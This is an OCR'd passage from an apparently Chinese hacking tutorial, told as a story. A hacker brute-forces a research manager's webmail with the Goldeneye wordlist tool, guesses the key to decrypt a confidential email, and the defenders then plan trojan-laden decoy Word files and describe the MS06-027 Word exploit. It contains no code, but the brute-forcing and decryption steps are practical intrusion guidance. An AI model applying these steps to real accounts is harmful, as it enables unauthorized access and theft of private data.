


图19 设置字典

可以选择多个字典文件用以破解。也可以切换到“wordlist Manipulations”选项卡，在这里可以对字典进行一些处理，如用户名、密码的最小长度、最大长度，使用single list，或者选择将字典放入内存或者直接从硬盘使用等（图20）。




图20 选择多个字典

另外，Goldeneye还有一个很有特色的功能，就是可以使用在线密码。点击工具栏上的“passleecher”按钮，在这里导入网址列表就可以在线leech密码。

2. 破解邮箱

点击Goldeneye主界面菜单栏中的“crack mode”，在下拉菜单可以看到Goldeneye的三种破解模式（图21）：

其中“Basic authentication(standard)”为破解标准的弹出式入口；“HTML-form based attack”用来破解双输入框的非弹出式入口；“Single pass crack”用以破解单个输入框的非弹出式入口。由于邮箱是表单方式提交的，因此选择破解非弹出式入口。




图21 破解模式

【加油站】

所谓的非弹出式入口就是密码验证系统的另外一种方式，这种登录入口密码的破解比较复杂，最常见的形式是表单式入口。表单式入口不像弹出式入口那样弹出一个输入框，而是定向到一个网页，里面有输入用户名和密码的地方（图22）。




图22 表单提交代码

如果查看网页源代码的话，在代码中会有一段“form”定义的表单，其中包含了这个表单的发送方式、发送地址、发送数据等等信息。当在网页中填好用户名和密码，登录时输入的信息就被发送到服务器上去验证。

在“crack mode”菜单中选择非弹出式入口破解方式，然后复制要破解的网站地址，粘贴到软件“URL”地址中。然后再点击左下方的“analyse”按钮，软件就会开始自动分析并获取目标服务器的各种信息。可以在中间的列表框中看到用户名与密码对应的变量关键字为“usrename”和“password”（图23）。




图23 提交变量列表

另外还需要设置错误关键字，与溯雪一样，在“keywords”输入框里面填入特征字符串“不好意思”，设置完毕后就可以开始破解了。

3. 验证密码

很快，就有了结果。Goldeneye破解出来的密码很多，但是其中有许多是假密码，因此EvilHack还要验证密码的有效性。

点击工具栏按钮“history”→“basic authentication”，在这里显示了所有破解出来的密码。点击左上方的地球按钮，软件会对破解结果进行验证，在列表中“stutas”列中显示为“pass ok”的，就是有效的密码（图24）；而显示为pass expired的就是假密码。




图24 验证密码

如果选择一个正解的密码，点击列表上方的眼睛形状按钮，就会自动启动默认的浏览器登录网站了。

四 失密邮件导致的破解

EvilHack用破解来的密码成功的登入了研究负责人的邮箱，在其中，EvilHack发现了一封奇怪的邮件。这封邮件是一串乱码，EvilHack反复的试了多种破解方法，均未转化代码成功。

EvilHack只好暂时放下这封邮件，查看其它几封邮件，发现没有什么重要的信息。但是无意中，他发现了一封特殊的邮件，里面只有几个字符：**A-lock**

EvilHack将这几个字符在百度中搜索了一下，发现原来是一款加密编辑工具！

——原来如此！EvilHack找到了破解加密邮件的方法！看来这封邮件是主公司发给负责人，告诉他解密方法的，而粗心的负责人却忘记将这封邮件删除掉，导致了EvilHack的破解。

EvilHack将加密邮件中的编码复制，粘贴入A-Lock的邮件窗口中，然后用鼠标选择整段要解密的邮件内容，使其颜色反显。

点击菜单“Encryption”，选择其中的“Decrypt”命令（图25），A－Lock会自动在密码本中搜索匹配的密码。




图25 解密密码

因为搜索不到密码，会弹出一个密码对话框，EvilHack需要在弹出的输入框中手工输入密码（图26）。




图26 解密密码

密码是什么呢？EvilHack只有利用经验进行猜测了。从负责人的生日、工作证号，以及他的家人等，都尝试了一遍，最后EvilHack测试了一下公司的名称“amms”，居然成功了！

输入密码解密完成后，解密的内容会自动出现在A－Lock的A－lock private window窗口中（图27），这段内容就是原始邮件的编码了。




图27 解密成功

得到了邮件编码，EvilHack还要将编码还原为正常的邮件内容。EvilHack将在Foxmail中撰写一封新邮件，然后同样使用邮件导出命令，将邮件导出保存为TXT文件。然后用记事本打开TXT文本，找到其中的邮件正文处，将“Content-Transfer-Encoding: base64”后面的所有内容全部删除掉（图28），然后用刚才解密后得到的邮件编码粘贴替换当前邮件的正文编码。




图28 删除替换邮件代码

将文本保存后，再从Foxmail中使用菜单“文件”→“从文件导入邮件”命令，将修改过的邮件导入，就可以看到原始的邮件内容了（图29）。




图29 导入加密邮件

经过转换，机密的信息终于出现了！——EvilHack得到了自己想要的东西。但是任务还没完成，EvilHack还等待着最终的研究结果数据。

防守回放——机密数据乎？陷阱乎？

EvilHack低估了amms公司人员的安全警惕性。

当子公司研究负责人登录自己的邮箱时，虽然没有发现邮件有任何异常，但是登录记录显示在两个小时以前，有一个未知的IP地址登录了这个邮箱。很显然，这个IP地址是非公司内部人员的。——邮箱被破解入侵了吗？

负责人电话通知了李博士，经过商议，一个完美的陷阱正等待着入侵者……

一 伪装的机密数据

陷阱的诱饵，是几个捆绑了木马的Word文件档和Excel数据图表文件，分别名为“最新SNP数据.doc”、“实验中的几个问题.doc”、“下周研究计划日程”和“Snp完整构成查询数据库.mdb”。文件名起得非常诱人，相信对黑客来说，是一个极大的诱惑，但是，其中却捆绑了远程控制木马！

【加油站】MS06-027漏洞

Microsoft Word畸形对象指针内存破坏漏洞（MS06-027）是一个Word格式错误远程执行代码漏洞，在使用畸形对象指针打开Word文件时，存在缓冲区溢出漏洞，远程攻击者可能利用此漏洞通过诱骗用户打开恶意DOC文件在用户机器上执行任意指令。

攻击者可使用格式错误的对象指针，构建特制的 Word 文件来利用此漏洞，从而允许远程执行代码。在受到攻击时，Word会崩溃，通知用户出现了问题，并请求重新打开文件。如果用户同意的话，就会打开恶意文件。

1. 简单的DOC捆绑

